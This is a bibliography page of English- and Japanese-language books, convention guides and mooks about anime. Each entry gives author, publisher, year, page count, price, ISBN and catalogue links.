
Anime Reference Guide (The) Vol. 3, #1 (AnimeExpo ’95). SPJA, July 1995. 122 pages. ISBN 0-9647158-0-5.



Anime Reference Guide (The) Vol. 4, #1 (AnimeExpo ’97). SPJA, June 1997. 122 pages. ISBN 0-9647158-1-3.

[ Goodreads ]



Fanime Resource Guide (FanimeCon ’96). No-Name Anime, 1996. 150 pages.

[ FanimeConWorldCat ]



San Diego ComicCon Japanese Animation Guide ’89. 24 pages. 



San Diego ComicCon Japanese Animation Guide ’90. 48 pages



Viewer’s Guide to Japanese Animation (A) (BayCon ’86). Books Nippan, 1986. 50 pages. $3.95 US. Republished in 1987.

[ GoodreadsWorldCat ]


[Collectif] Kaboom!: Explosive Animation from America and Japan . Sydney, Museum of Contemporary Art, 2005. 160 pg. ISBN 9781875632329.

[ WorldCat ]


BROPHY, Philip. 100 Anime (BFI Screen Guides). British Film Institute, 2008. 271 pg. ISBN 978-1844570843. $19.95.

[ AmazonGoodreadsWorldCat ]


CAVALLARO, Dani. The anime art of Hayao Miyazaki. Jefferson NC: McFarland, 2006. 204 pg. ISBN 978-0-7864-2369-9. $35.

[ AmazonGoodreadsWorldCat ]


CAVALLARO, Dani. Anime Intersections: Tradition and Innovation in Theme and Technique. Jefferson NC: McFarland, 2007. 210 pg. ISBN 978-0-7864-3234-9. $35.

[ AmazonGoodreadsWorldCat ]


CAVALLARO, Dani. The Cinema of Mamoru Oshii: Fantasy, technology and politics. Jefferson, McFarland, 2006. 248 pg. ISBN 978-0-7864-2764-7.

[ AmazonGoodreadsWorldCat ]


CLARKE, James. Animated Films. London, Virgin Books, 2004. 298 pg. $24.95 US / $37.50 Can. ISBN 978-0-7535-0804-4.

[ AmazonGoodreadsWorldCat ]


DRAZEN, Patrick. Anime Explosion! The What? Why? & Wow! Of Japanese Animation. Berkeley, Stone Bridge Press, 2003. 376 pg. ISBN 1-880656-72-8. $18.95 US.

[ AmazonGoodreadsWorldCat ]


FUJIE, Kazuhisa & FOSTER, Martin. Gundam Explorer (The): Wing, First, G, Seed and more ! DH Publ. (Cocoro Books), 2004. 192 pages. $11.95 US. ISBN 0-9723124-8-X.

[ AmazonGoodreadsWorldCat ]


FUJIE, Kazuhisa & FOSTER, Martin. Neon Genesis Evangelion: The Unofficial Guide. DH Publ. (Cocoro Books), 2004. 192 pages. $11.95 US. ISBN 0-9745961-4-0.

[ AmazonGoodreadsWorldCat ]



FORBES, Jake & COYNER, Robert (Eds). Mobile Suit Gundam Wing Technical Manual. TokyoPop, March 2002. 96 pages. ISBN 1-932524-99-2.

[ AmazonGoodreadsWorldCat ]



IKEDA, Satoshi & FOSTER, Martin. Dragon Ball Z Legend (The): The Quest Continues. DH Publ. (Cocoro Books), 2004. 192 pages. $11.95 US. ISBN 0-9723124-9-8.

[ AmazonGoodreadsWorldCat ]



LAMARRE, Thomas. The Anime Machine: A Media Theory of Animation. Minneapolis, University of Minnesota Press, 2009. 385 p. ISBN 9780816651559. (see back cover)

[ AmazonGoodreadsNelliganWorldCat ]


LEDOUX, Trish (Ed.). Anime Interviews: The First Five Years of Animerica (1992-97). San Francisco, Cadence Books, 1997. 192 pg. ISBN 1-56931-220-6.

[ AmazonGoodreadsWorldCat ]


LENT, John A. (Ed.). Animation in Asia and the Pacific. Bloomington/Indianapolis, Indiana University Press, 2001. 270 pg. ISBN 978-0-253-34035-7.

[ AmazonGoodreadsWorldCat ]



LEVI, Antonia. Samurai From Outer Space. Understanding Japanese Animation. Chicago, Open Court, 1996. 169 pg. ISBN 0-8126-9332-9.

[ AmazonGoodreadsWorldCat ]


McCARTHY, Helen. 500 Essential Anime Movies: The Ultimate Guide. New York, HarperCollins / Collins Design, 2008. 528 pg. ISBN 978-0061474507. $24.95.

[ AmazonGoodreadsWorldCat ]



McCARTHY, Helen. Anime! A Beginner’s Guide to Japanese Animation. London, Titan Books, 1993. 64 pg. ISBN 1-85286-492-3. £6.99.

[ AmazonGoodreadsWorldCat ]


McCARTHY, Helen. The Anime! Movie Guide. Movie-by-Movie Guide to Japanese Animation. Woodstock, The Overlook Press, 1997. 285 pg. ISBN 0-87951-781-6. $17.95 US.

[ AmazonGoodreadsWorldCat ]



McCARTHY, Helen. Hayao Miyazaki: Master of Japanese Animation. Berkeley, Stone Bridge Press, 1999. 240 pg. ISBN 1-880656-41-8.

[ AmazonGoodreadsWorldCat ]



MANGELS, Andy. Animation on DVD: The ultimate guide. Berkeley, Stone Bridge Press, 2003. 578 pg. $24.95 US. ISBN 978-1-880656-68-X.

[ AmazonGoodreadsWorldCat ]



MORAN, Elizabeth. Speed Racer: The Official 30th Anniversary Guide. NY: Hyperion, 1997. 140 pages. $11.95 US S/ $15.95 Can. ISBN 0-7868-8246-8.

[ AmazonGoodreadsWorldCat ]



NAPIER, Susan J. Anime: From Akira To Princess Mononoke. Experiencing Contemporary Japanese Animation. Updated Edition. New York, Palgrave, 2005. 356 pg. ISBN 978-1403970527. $17.95 US / $23.95 Can.

[ AmazonGoodreadsWorldCat ]

First edition: 2001. 312 pg. ISBN 0-312-23863-0.


NARGED, Sid. Anything I Ever Really Needed to Know I Learned from Anime. Townsend MA, Narged, 2008. 100 pg. ISBN 978-0-9793080-3-1. $12.95 US.

[ AmazonGoodreadsWorldCat ]


OMEGA, Ryan. Anime Trivia Quizbook 1. Berkeley, Stone Bridge Press, 2000. 176 pg. ISBN 1-880656-44-2. $14.95 US.

[ AmazonGoodreadsWorldCat ]



OMEGA, Ryan. Anime Trivia Quizbook 2. Berkeley, Stone Bridge Press, 2000. ISBN 1-880656-55-8. $14.95 US.

[ AmazonGoodreadsWorldCat ]


OSMOND, Andrew. Satoshi Kon: The illusionist. Berkeley, Stone Bridge Press, 2009. 128 pg. $18.95 US. ISBN 978-1-933330-74-7.

[ AmazonGoodreadsWorldCat ]


POITRAS, Gilles. Anime Companion (The). What’s Japanese in Japanese Animation? Berkeley, Stone Bridge Press, 1999. 163 pg. ISBN 1-880656-32-9. $16.95 US.

[ AmazonGoodreadsWorldCat ]


POITRAS, Gilles. Anime Companion 2 (The). What’s Japanese in Japanese Animation? Berkeley, Stone Bridge Press, 2005. 154 pg. ISBN 978-1880656969. $18.95 US.

[ AmazonGoodreadsWorldCat ]



VILLA, Mickie & MASON, Tom (Eds.) Leiji Matsumoto’s Space Pirate Captain Harlock The Original Television Scripts, vol. 1 (Eps 1-6). Malibu Graphics, 1990. 146 pages. $19.95 US / $23.35 Can. ISBN 0-944735-63-0.

[ AmazonGoodreadsWorldCat ]


WIEDEMANN, Julius (Ed.). Animation Now! Köln, Taschen, 2004. 576 pg. ISBN 978-3-8228-2588-3.

[ AmazonGoodreadsNelliganWorldCat ]


All About Japan Anime [日本のアニメ―世界を席巻する新しい「日本文化」 / “Japanese Anime: The New “Japanese Culture” Sweeping the World”]. Tōkyō : Takarajimasha (Bessatsu Takarajima #638), April 2002. 194 pages. ¥1,143. ISBN 4-7966-2626-3. [In Japanese]

[ AmazonWorldCat ]


Animation Filmography of Osamu Tezuka (The) [手塚治虫劇場 : 手塚治虫のアニメーションフィルモグラフィー]. Tezuka Pro, November 1991. 96 pages. ¥1,714. ISBN: 4946432930. [In Japanese]. New Edition in 1997.

[ AmazonGoodreadsWorldCat ]


Animation Video Collector’s Guideアンメビデオコレクターズマニュアル [Anime Video Collector’s Manual]. Genkōsha, 昭和62年 5月 (Showa 62-nen 5 tsuki / May 1987). Magazine 63375-08 (Mook 8). 178 pages. 800円. [In Japanese]


Animation Video Collector’s Guide アンメビデオ ’90 カタログ [’90 Anime Video Catalog]. Genkōsha Mook 27 (Magazine 63375-27), March 1990. 198 pages. 1000円. [In Japanese]



Anime Bible 2002: Animation & Comics Best 1000 [アニバイブル 2002 アニメーション&コミックス BEST1000]. Gakken Mook, November 2002. 176 pages. ¥1,500. ISBN 4-05-602906-7. [In Japanese]

[ Amazon ]


Version 1.0.0

